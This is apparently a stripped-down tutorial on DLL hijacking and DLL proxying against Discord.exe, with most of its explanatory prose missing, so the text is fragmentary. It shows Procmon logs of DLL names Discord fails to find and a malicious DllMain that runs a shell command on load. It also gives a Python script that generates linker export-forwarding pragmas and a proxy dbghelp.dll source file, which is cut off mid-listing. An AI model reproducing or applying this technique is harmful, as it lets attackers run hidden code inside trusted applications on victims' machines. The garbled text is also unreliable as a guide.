

DLL

DLL Windows DLL DLL

DLL

GameCenter.exe d3d12.dll d3d12.dll A DLL A A A

```

C:\Program Files\Game Center\
C:\Windows\System32
C:\Windows\System
C:\Windows

PATH
PATH
```

DLL Discord DLL

Process Monitor - Sysinternals: www.sysinternals.com						
File Edit Event Filter Tools Options Help						
Time...	Process Name	PID	Operation	Path	Result	Detail
10:50...	Discord.exe	23400	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\UIAutomationCore.DLL	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\dbghelp.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\MSG32.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\WINMM.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\IPHLPAPI.DLL	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\VERSION.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\USERENV.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\Write.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\Secur32.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\WINHTTP.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\dhcpcsvc.DLL	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\PROPSYS.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\SSPICLI.DLL	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\CRYPTBASE.DLL	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\powrprof.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\UMPD.C.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\KBDUS.DLL	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Windows\System064\rcps.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\Wldp.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\profapi.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\dxgi.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\d3d11.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\bcrypt.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\NTASMI.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\CRYPTSP.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\d3d12.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\d3d12.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\d3d12.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\mf.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\mfplat.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\RTWorkQ.DLL	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\msmpeg2vdec.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\mfperfhelper.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\dxva2.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\msvproc.dll	NAME NOT FOUND	Desired Access...
10:50...	Discord.exe	23400	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\d3d12.dll	NAME NOT FOUND	Desired Access...
10:58...	Discord.exe	3184	CreateFile	C:\Windows\System32\wow64log.dll	NAME NOT FOUND	Desired Access...
10:58...	Discord.exe	3184	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	NAME NOT FOUND	Desired Access...
10:58...	Discord.exe	3184	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\UIAutomationCore.DLL	NAME NOT FOUND	Desired Access...
10:58...	Discord.exe	3184	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\dbghelp.dll	NAME NOT FOUND	Desired Access...
10:58...	Discord.exe	3184	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\MSG32.dll	NAME NOT FOUND	Desired Access...
10:58...	Discord.exe	3184	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\WINMM.dll	NAME NOT FOUND	Desired Access...
10:58...	Discord.exe	3184	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\IPHLPAPI.DLL	NAME NOT FOUND	Desired Access...
10:58...	Discord.exe	3184	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\VERSION.dll	NAME NOT FOUND	Desired Access...
10:58...	Discord.exe	3184	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\USERENV.dll	NAME NOT FOUND	Desired Access...
10:58...	Discord.exe	3184	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\Write.dll	NAME NOT FOUND	Desired Access...
10:58...	Discord.exe	3184	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\Secur32.dll	NAME NOT FOUND	Desired Access...
10:58...	Discord.exe	3184	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\WINHTTP.dll	NAME NOT FOUND	Desired Access...
10:58...	Discord.exe	3184	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\dhcpcsvc.DLL	NAME NOT FOUND	Desired Access...
10:58...	Discord.exe	3184	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\PROPSYS.dll	NAME NOT FOUND	Desired Access...
10:58...	Discord.exe	3184	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\SSPICLI.DLL	NAME NOT FOUND	Desired Access...
10:58...	Discord.exe	3184	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\CRYPTBASE.DLL	NAME NOT FOUND	Desired Access...
10:58...	Discord.exe	3184	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\powrprof.dll	NAME NOT FOUND	Desired Access...
10:58...	Discord.exe	3184	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\UMPD.C.dll	NAME NOT FOUND	Desired Access...
10:58...	Discord.exe	3184	CreateFile	C:\Users\ntsyste\AppData\Local\Discord\app-1.0.9011\KBDUS.DLL	NAME NOT FOUND	Desired Access...

process monitor (<https://docs.microsoft.com/en-us/sysinternals/downloads/procmon>) DLL

Path ends with dll

Result is NAME NOT FOUND

image.png and or type unknown

Visual Studio C++ DLL

```
// dllmain.cpp : Defines the entry point for the DLL application.
#include "pch.h"

#include "windows.h"

#include "stdlib.h"

/*

extern "C" __declspec(dllexport) void run()
{

    MessageBoxA( NULL, "Execution happened", "Bypass", MB_OK);
}
```

```

}*/

BOOL WINAPI DllMain( HMODULE hModule,
                    DWORD  ul_reason_for_call,
                    LPVOID lpReserved
                    )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        system("cmd /c ping.exe 192.168.0.44");
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

```

d3d12.dll DLL DLL x86 x86 DLL x64 DLL d3d12.dll x86

Discord d3d12.dll Discord 2

tcpdump ICMP DLL ICMP

```
(root@kali)-[~/Desktop]
# tcpdump -i eth0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
08:43:03.532368 IP 192.168.0.100 > 192.168.0.44: ICMP echo request, id 1, seq 97, length 40
08:43:03.532412 IP 192.168.0.44 > 192.168.0.100: ICMP echo reply, id 1, seq 97, length 40
08:43:04.541203 IP 192.168.0.100 > 192.168.0.44: ICMP echo request, id 1, seq 98, length 40
08:43:04.541221 IP 192.168.0.44 > 192.168.0.100: ICMP echo reply, id 1, seq 98, length 40
08:43:05.553882 IP 192.168.0.100 > 192.168.0.44: ICMP echo request, id 1, seq 99, length 40
08:43:05.553900 IP 192.168.0.44 > 192.168.0.100: ICMP echo reply, id 1, seq 99, length 40
```

C:\WINDOWS\system32\cmd.exe

```
Pinging 192.168.0.44 with 32 bytes of data:
Reply from 192.168.0.44: bytes=32 time<1ms TTL=64
Reply from 192.168.0.44: bytes=32 time<1ms TTL=64
Reply from 192.168.0.44: bytes=32 time<1ms TTL=64
Re
```

exploit-db CVE <https://www.exploit-db.com/exploits/44066>

DLL

DLL () DLL DLL DLL DLL

Discord.exe dbghelp.dll Discord C:\Windows\SysWOW64

1:35...	Discord.exe	20376	CloseFile	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	
1:35...	Discord.exe	25476	CreateFile	C:\Users\ntsystem\AppData\Local\Discord\app-1.0.9011\dbghelp.dll	NAME NOT FOUND	Desired Access...
1:35...	Discord.exe	25476	CreateFile	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	Desired Access...
1:35...	Discord.exe	25476	QueryBasicIn...	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	CreationTime: ...
1:35...	Discord.exe	25476	CloseFile	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	
1:35...	Discord.exe	25476	CreateFile	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	Desired Access...
1:35...	Discord.exe	25476	CreateFileMa...	C:\Windows\SysWOW64\dbghelp.dll	FILE LOCKED WITH ONLY READERS	SyncType: Sync...
1:35...	Discord.exe	25476	CreateFileMa...	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	SyncType: Sync...
1:35...	Discord.exe	25476	Load Image	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	Image Base: 0x...
1:35...	Discord.exe	25476	CloseFile	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	
1:35...	Discord.exe	24672	CreateFile	C:\Users\ntsystem\AppData\Local\Discord\app-1.0.9011\dbghelp.dll	NAME NOT FOUND	Desired Access...
1:35...	Discord.exe	24672	CreateFile	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	Desired Access...
1:35...	Discord.exe	24672	QueryBasicIn...	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	CreationTime: ...
1:35...	Discord.exe	24672	CloseFile	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	
1:35...	Discord.exe	24672	CreateFile	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	Desired Access...
1:35...	Discord.exe	24672	CreateFileMa...	C:\Windows\SysWOW64\dbghelp.dll	FILE LOCKED WITH ONLY READERS	SyncType: Sync...
1:35...	Discord.exe	24672	CreateFileMa...	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	SyncType: Sync...
1:35...	Discord.exe	24672	Load Image	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	Image Base: 0x...
1:35...	Discord.exe	24672	CloseFile	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	
1:35...	Discord.exe	24712	CreateFile	C:\Users\ntsystem\AppData\Local\Discord\app-1.0.9011\dbghelp.dll	NAME NOT FOUND	Desired Access...
1:35...	Discord.exe	24712	CreateFile	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	Desired Access...
1:35...	Discord.exe	24712	QueryBasicIn...	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	CreationTime: ...
1:35...	Discord.exe	24712	CloseFile	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	
1:35...	Discord.exe	24712	CreateFile	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	Desired Access...
1:35...	Discord.exe	24712	CreateFileMa...	C:\Windows\SysWOW64\dbghelp.dll	FILE LOCKED WITH ONLY READERS	SyncType: Sync...
1:35...	Discord.exe	24712	CreateFileMa...	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	SyncType: Sync...
1:35...	Discord.exe	24712	QuerySecurit...	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	Information: 0...
1:35...	Discord.exe	24712	Load Image	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	Image Base: 0x...
1:35...	Discord.exe	24712	QueryNameInf...	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	Name: \Windows...
1:35...	Discord.exe	24712	CloseFile	C:\Windows\SysWOW64\dbghelp.dll	SUCCESS	

SysWOW64 x86 DLL

DLL

Discord

Name	Date modified	Type	Size
include	3/1/2023 2:42 PM	File folder	
locales	3/1/2023 2:42 PM	File folder	
modules	3/13/2023 5:43 PM	File folder	
resources	3/1/2023 2:42 PM	File folder	
swiftshader	3/1/2023 2:42 PM	File folder	
app.ico	9/21/2021 6:25 PM	ICO File	279 KB
chrome_100_percent.pak	9/21/2021 6:25 PM	PAK File	139 KB
chrome_200_percent.pak	9/21/2021 6:25 PM	PAK File	203 KB
d3d12.dll	3/29/2023 10:30 AM	Application extens...	9 KB
d3dcompiler_47.dll	3/1/2023 2:42 PM	Application extens...	3,627 KB
dbghelp.dll	3/29/2023 10:30 AM	Application extens...	9 KB
Discord.exe	3/1/2023 2:42 PM	Application	115,236 KB
ffmpeg		Application extens...	2,552 KB
icud			10,170 KB
libE		Application extens...	365 KB
libG		Application extens...	6,781 KB
reso			4,969 KB
snap			48 KB
upd			3,393 KB
v8_c			162 KB
vfwwdm32.dll	3/28/2023 10:28 PM	Application extens...	10 KB
vfwwdm321.dll	3/28/2023 10:28 PM	Application extens...	10 KB
vfwwdm322.dll	3/28/2023 10:45 PM	Application extens...	10 KB
vk_swiftshader.dll	3/1/2023 2:42 PM	Application extens...	3,987 KB
vk_swiftshader_icd.json	9/21/2021 6:25 PM	JSON File	1 KB
vulkan-1.dll	3/1/2023 2:42 PM	Application extens...	635 KB
x64.dll	3/29/2023 10:30 AM	Application extens...	11 KB

Discord.exe - 无法找到入口



无法定位程序输入点 StackWalk64 于动态链接库

C:\Users\ntsystem\AppData\Local\Discord\app-1.0.9011\Discord.exe
上。

OK

DLL

SysWOW64

dbghelp.dll

DLL

DLL

1 **DLL Export View** http://www.nirsoft.net/utis/dll_export_viewer.html)

2 “ ” SysWOW64 dbghelp.dll

Load exported functions list from...

☐ Load all functions from standard system DLLs (user32, kernel32, and so on...)

☒ Load functions from the following DLL file: (You can specify wildcard too)

☐ Scan subfolders

☐ Load functions from the DLL files specified in the following text file: (CRLF delimited file)

☐ Load functions from all DLLs attached to the selected process:

What to scan

☒ Scan exported functions

☐ Scan COM type libraries ☒ Show methods ☒ Show properties

☐ Show only functions that contain the following strings:

☐ Don't show functions that contain the following strings:

☒ Undecorate C++ function names

☒ Show found items during the scan process

Exported Functions List

Created by using [DLL Export Viewer](#)

Function Name	Address	Relative Address	Ordinal	Filename	Full Path	Type
_EFN_DumpImage	0x0311f580	0x0011f580	1125 (0x465)	dbghelp.dll	C:\WINDOWS\syswow64\dbghelp.dll	Exported Function
block	0x031236f0	0x001236f0	1341 (0x53d)	dbghelp.dll	C:\WINDOWS\syswow64\dbghelp.dll	Exported Function
chkSYM	0x031238a0	0x001238a0	1342 (0x53e)	dbghelp.dll	C:\WINDOWS\syswow64\dbghelp.dll	Exported Function
DbgHelp	0x0312ea70	0x0012ea70	1343 (0x53f)	dbghelp.dll	C:\WINDOWS\syswow64\dbghelp.dll	Exported Function
DbgHelpCreateUserDump	0x03136230	0x00136230	1126 (0x466)	dbghelp.dll	C:\WINDOWS\syswow64\dbghelp.dll	Exported Function
DbgHelpCreateUserDumpW	0x031362d0	0x001362d0	1127 (0x467)	dbghelp.dll	C:\WINDOWS\syswow64\dbghelp.dll	Exported Function
dh	0x03123a40	0x00123a40	1344 (0x540)	dbghelp.dll	C:\WINDOWS\syswow64\dbghelp.dll	Exported Function
EnumDirTree	0x031309d0	0x001309d0	1128 (0x468)	dbghelp.dll	C:\WINDOWS\syswow64\dbghelp.dll	Exported Function
EnumDirTreeW	0x03130ad0	0x00130ad0	1129 (0x469)	dbghelp.dll	C:\WINDOWS\syswow64\dbghelp.dll	Exported Function
EnumerateLoadedModules	0x0312b290	0x0012b290	1131 (0x46b)	dbghelp.dll	C:\WINDOWS\syswow64\dbghelp.dll	Exported Function
EnumerateLoadedModules64	0x0312b200	0x0012b200	1130 (0x46a)	dbghelp.dll	C:\WINDOWS\syswow64\dbghelp.dll	Exported Function
EnumerateLoadedModulesEx	0x0312b320	0x0012b320	1132 (0x46c)	dbghelp.dll	C:\WINDOWS\syswow64\dbghelp.dll	Exported Function
EnumerateLoadedModulesExW	0x0312b3b0	0x0012b3b0	1133 (0x46d)	dbghelp.dll	C:\WINDOWS\syswow64\dbghelp.dll	Exported Function
EnumerateLoadedModulesW64	0x0312b440	0x0012b440	1134 (0x46e)	dbghelp.dll	C:\WINDOWS\syswow64\dbghelp.dll	Exported Function
ExtensionApiVersion	0x03037840	0x00037840	1135 (0x46f)	dbghelp.dll	C:\WINDOWS\syswow64\dbghelp.dll	Exported Function

4 Python

```
import sys

print("Usage: python3 dllproxying.py <HTML Report Generated by DLL Export Viewer> <Original  
DLL Location>")
print("Usage: python3 dllproxying.py dbghelp.html C:\\\\Windows\\\\SysWOW64\\\\\\\\dbghelp.dll")
report=sys.argv[1]
legit=sys.argv[2]
try:
    f = open(report)
    page = f.readlines()
    f.close()
except:
    print("Cannot open the report file!")

print("\nFunction list:\n")
for line in page:
    if line.startswith("</td></tr><tr><td bgcolor=\" #FFFFFF\" nowrap=\"\">"):
        cols = line.replace("</td></tr><tr><td bgcolor=\" #FFFFFF\" nowrap=\"\">", "").split("</td><td  
bgcolor=\" #FFFFFF\" nowrap=\"\">")
        functionname = cols[0]
        num = cols[3].split(' ')[0]
        dll= legit[0: len(legit) - 4]
        dll=dll.replace("\\", "\\\\")
```

```

#pragma comment(linker, "/export: "+functionname+"="+dll+"."+functionname+", @"+str(num)+"")

```

```

(root@kali)~[~/Desktop]
# python3 dll.py dbghelp.html C:\\Windows\\SysWOW64\\dbghelp.dll
Usage: python3 dllproxying.py <HTML Report Generated by DLL Export Viewer> <Original DLL Location>
Usage: python3 dllproxying.py dbghelp.html C:\\Windows\\SysWOW64\\dbghelp.dll

Function list:

#pragma comment(linker, "/export: block=C:\\Windows\\SysWOW64\\dbghelp.block,@1341")
#pragma comment(linker, "/export: chksym=C:\\Windows\\SysWOW64\\dbghelp.chksym,@1342")
#pragma comment(linker, "/export: dbghelp=C:\\Windows\\SysWOW64\\dbghelp.dbghelp,@1343")
#pragma comment(linker, "/export: DbgHelpCreateUserDump=C:\\Windows\\SysWOW64\\dbghelp.DbgHelpCreateUserDump,@1126")
#pragma comment(linker, "/export: DbgHelpCreateUserDumpW=C:\\Windows\\SysWOW64\\dbghelp.DbgHelpCreateUserDumpW,@1127")
#pragma comment(linker, "/export: dh=C:\\Windows\\SysWOW64\\dbghelp.dh,@1344")
#pragma comment(linker, "/export: EnumDirTree=C:\\Windows\\SysWOW64\\dbghelp.EnumDirTree,@1128")
#pragma comment(linker, "/export: EnumDirTreeW=C:\\Windows\\SysWOW64\\dbghelp.EnumDirTreeW,@1129")
#pragma comment(linker, "/export: EnumerateLoadedModules=C:\\Windows\\SysWOW64\\dbghelp.EnumerateLoadedModules,@1131")
#pragma comment(linker, "/export: EnumerateLoadedModules64=C:\\Windows\\SysWOW64\\dbghelp.EnumerateLoadedModules64,@1130")
#pragma comment(linker, "/export: EnumerateLoadedModulesEx=C:\\Windows\\SysWOW64\\dbghelp.EnumerateLoadedModulesEx,@1132")
#pragma comment(linker, "/export: EnumerateLoadedModulesExW=C:\\Windows\\SysWOW64\\dbghelp.EnumerateLoadedModulesExW,@1133")
#pragma comment(linker, "/export: EnumerateLoadedModulesW64=C:\\Windows\\SysWOW64\\dbghelp.EnumerateLoadedModulesW64,@1134")
#pragma comment(linker, "/export: ExtensionApiVersion=C:\\Windows\\SysWOW64\\dbghelp.ExtensionApiVersion,@1135")
#pragma comment(linker, "/export: FindDebugInfoFile=C:\\Windows\\SysWOW64\\dbghelp.FindDebugInfoFile,@1136")
#pragma comment(linker, "/export: FindDebugInfoFileEx=C:\\Windows\\SysWOW64\\dbghelp.FindDebugInfoFileEx,@1137")
#pragma comment(linker, "/export: FindDebugInfoFileExW=C:\\Windows\\SysWOW64\\dbghelp.FindDebugInfoFileExW,@1138")
#pragma comment(linker, "/export: FindExecutableImage=C:\\Windows\\SysWOW64\\dbghelp.FindExecutableImage,@1139")
#pragma comment(linker, "/export: FindExecutableImageEx=C:\\Windows\\SysWOW64\\dbghelp.FindExecutableImageEx,@1140")
#pragma comment(linker, "/export: FindExecutableImageExW=C:\\Windows\\SysWOW64\\dbghelp.FindExecutableImageExW,@1141")
#pragma comment(linker, "/export: FindFileInPath=C:\\Windows\\SysWOW64\\dbghelp.FindFileInPath,@1142")
#pragma comment(linker, "/export: FindFileInSearchPath=C:\\Windows\\SysWOW64\\dbghelp.FindFileInSearchPath,@1143")
#pragma comment(linker, "/export: fptr=C:\\Windows\\SysWOW64\\dbghelp.fptr,@1345")

```

5 DLL

```

#include "pch.h"
#include "windows.h"
#include "stdlib.h"

#pragma comment(linker, "/export: block=C:\\Windows\\SysWOW64\\dbghelp.block,@1341")
#pragma comment(linker, "/export: chksym=C:\\Windows\\SysWOW64\\dbghelp.chksym,@1342")
#pragma comment(linker, "/export: dbghelp=C:\\Windows\\SysWOW64\\dbghelp.dbghelp,@1343")
#pragma
comment(linker, "/export: DbgHelpCreateUserDump=C:\\Windows\\SysWOW64\\dbghelp.DbgHelpCreateUser
Dump,@1126")
#pragma
comment(linker, "/export: DbgHelpCreateUserDumpW=C:\\Windows\\SysWOW64\\dbghelp.DbgHelpCreateUse
rDumpW,@1127")
#pragma comment(linker, "/export: dh=C:\\Windows\\SysWOW64\\dbghelp.dh,@1344")
#pragma comment(linker, "/export: EnumDirTree=C:\\Windows\\SysWOW64\\dbghelp.EnumDirTree,@1128")
#pragma
comment(linker, "/export: EnumDirTreeW=C:\\Windows\\SysWOW64\\dbghelp.EnumDirTreeW,@1129")
#pragma
comment(linker, "/export: EnumerateLoadedModules=C:\\Windows\\SysWOW64\\dbghelp.EnumerateLoadedM
odules,@1131")

```

```
#pragma
comment( linker, "/export: EnumerateLoadedModules64=C: \\Windows\\SysWOW64\\dbghelp. EnumerateLoade
dModules64, @1130")
#pragma
comment( linker, "/export: EnumerateLoadedModulesEx=C: \\Windows\\SysWOW64\\dbghelp. EnumerateLoade
dModulesEx, @1132")
#pragma
comment( linker, "/export: EnumerateLoadedModulesExW=C: \\Windows\\SysWOW64\\dbghelp. EnumerateLoad
edModulesExW, @1133")
#pragma
comment( linker, "/export: EnumerateLoadedModulesW64=C: \\Windows\\SysWOW64\\dbghelp. EnumerateLoad
edModulesW64, @1134")
#pragma
comment( linker, "/export: ExtensionApiVersion=C: \\Windows\\SysWOW64\\dbghelp. ExtensionApiVersion
, @1135")
#pragma
comment( linker, "/export: FindDebugInfoFile=C: \\Windows\\SysWOW64\\dbghelp. FindDebugInfoFile, @11
36")
#pragma
comment( linker, "/export: FindDebugInfoFileEx=C: \\Windows\\SysWOW64\\dbghelp. FindDebugInfoFileEx
, @1137")
#pragma
comment( linker, "/export: FindDebugInfoFileExW=C: \\Windows\\SysWOW64\\dbghelp. FindDebugInfoFileE
xW, @1138")
#pragma
comment( linker, "/export: FindExecutableImage=C: \\Windows\\SysWOW64\\dbghelp. FindExecutableImage
, @1139")
#pragma
comment( linker, "/export: FindExecutableImageEx=C: \\Windows\\SysWOW64\\dbghelp. FindExecutableIma
geEx, @1140")
#pragma
comment( linker, "/export: FindExecutableImageExW=C: \\Windows\\SysWOW64\\dbghelp. FindExecutableIm
ageExW, @1141")
#pragma
comment( linker, "/export: FindFileInPath=C: \\Windows\\SysWOW64\\dbghelp. FindFileInPath, @1142")
#pragma
comment( linker, "/export: FindFileInSearchPath=C: \\Windows\\SysWOW64\\dbghelp. FindFileInSearchPa
th, @1143")
#pragma comment( linker, "/export: fptr=C: \\Windows\\SysWOW64\\dbghelp. fptr, @1345")
#pragma
```

```
comment( linker, "/export: GetSymLoadError=C: \\Windows\\SysWOW64\\dbghelp. GetSymLoadError, @1144")
#pragma
comment( linker, "/export: GetTimestampForLoadedLibrary=C: \\Windows\\SysWOW64\\dbghelp. GetTimestampForLoadedLibrary, @1145")
#pragma comment( linker, "/export: homedir=C: \\Windows\\SysWOW64\\dbghelp. homedir, @1346")
#pragma
comment( linker, "/export: ImageDirectoryEntryToData=C: \\Windows\\SysWOW64\\dbghelp. ImageDirectoryEntryToData, @1146")
#pragma
comment( linker, "/export: ImageDirectoryEntryToDataEx=C: \\Windows\\SysWOW64\\dbghelp. ImageDirectoryEntryToDataEx, @1147")
#pragma
comment( linker, "/export: ImagehlpApiVersion=C: \\Windows\\SysWOW64\\dbghelp. ImagehlpApiVersion, @1151")
#pragma
comment( linker, "/export: ImagehlpApiVersionEx=C: \\Windows\\SysWOW64\\dbghelp. ImagehlpApiVersionEx, @1152")
#pragma
comment( linker, "/export: ImageNtHeader=C: \\Windows\\SysWOW64\\dbghelp. ImageNtHeader, @1148")
#pragma
comment( linker, "/export: ImageRvaToSection=C: \\Windows\\SysWOW64\\dbghelp. ImageRvaToSection, @1149")
#pragma
comment( linker, "/export: ImageRvaToVa=C: \\Windows\\SysWOW64\\dbghelp. ImageRvaToVa, @1150")
#pragma comment( linker, "/export: inlinedbg=C: \\Windows\\SysWOW64\\dbghelp. inlinedbg, @1347")
#pragma comment( linker, "/export: itoldyouso=C: \\Windows\\SysWOW64\\dbghelp. itoldyouso, @1348")
#pragma comment( linker, "/export: lmi=C: \\Windows\\SysWOW64\\dbghelp. lmi, @1349")
#pragma comment( linker, "/export: lminfo=C: \\Windows\\SysWOW64\\dbghelp. lminfo, @1350")
#pragma
comment( linker, "/export: MakeSureDirectoryPathExists=C: \\Windows\\SysWOW64\\dbghelp. MakeSureDirectoryPathExists, @1153")
#pragma
comment( linker, "/export: MapDebugInformation=C: \\Windows\\SysWOW64\\dbghelp. MapDebugInformation, @1154")
#pragma
comment( linker, "/export: MiniDumpReadDumpStream=C: \\Windows\\SysWOW64\\dbghelp. MiniDumpReadDumpStream, @1155")
#pragma
comment( linker, "/export: MiniDumpWriteDump=C: \\Windows\\SysWOW64\\dbghelp. MiniDumpWriteDump, @1156")
```

```
#pragma comment( linker, "/export: omap=C: \\Windows\\SysWOW64\\dbghelp. omap, @1351")
#pragma comment( linker, "/export: optdbgdump=C: \\Windows\\SysWOW64\\dbghelp. optdbgdump, @1352")
#pragma
comment( linker, "/export: optdbgdumpaddr=C: \\Windows\\SysWOW64\\dbghelp. optdbgdumpaddr, @1353")
#pragma
comment( linker, "/export: RangeMapAddPeImageSections=C: \\Windows\\SysWOW64\\dbghelp. RangeMapAddPeImageSections, @1157")
#pragma
comment( linker, "/export: RangeMapCreate=C: \\Windows\\SysWOW64\\dbghelp. RangeMapCreate, @1158")
#pragma
comment( linker, "/export: RangeMapFree=C: \\Windows\\SysWOW64\\dbghelp. RangeMapFree, @1159")
#pragma
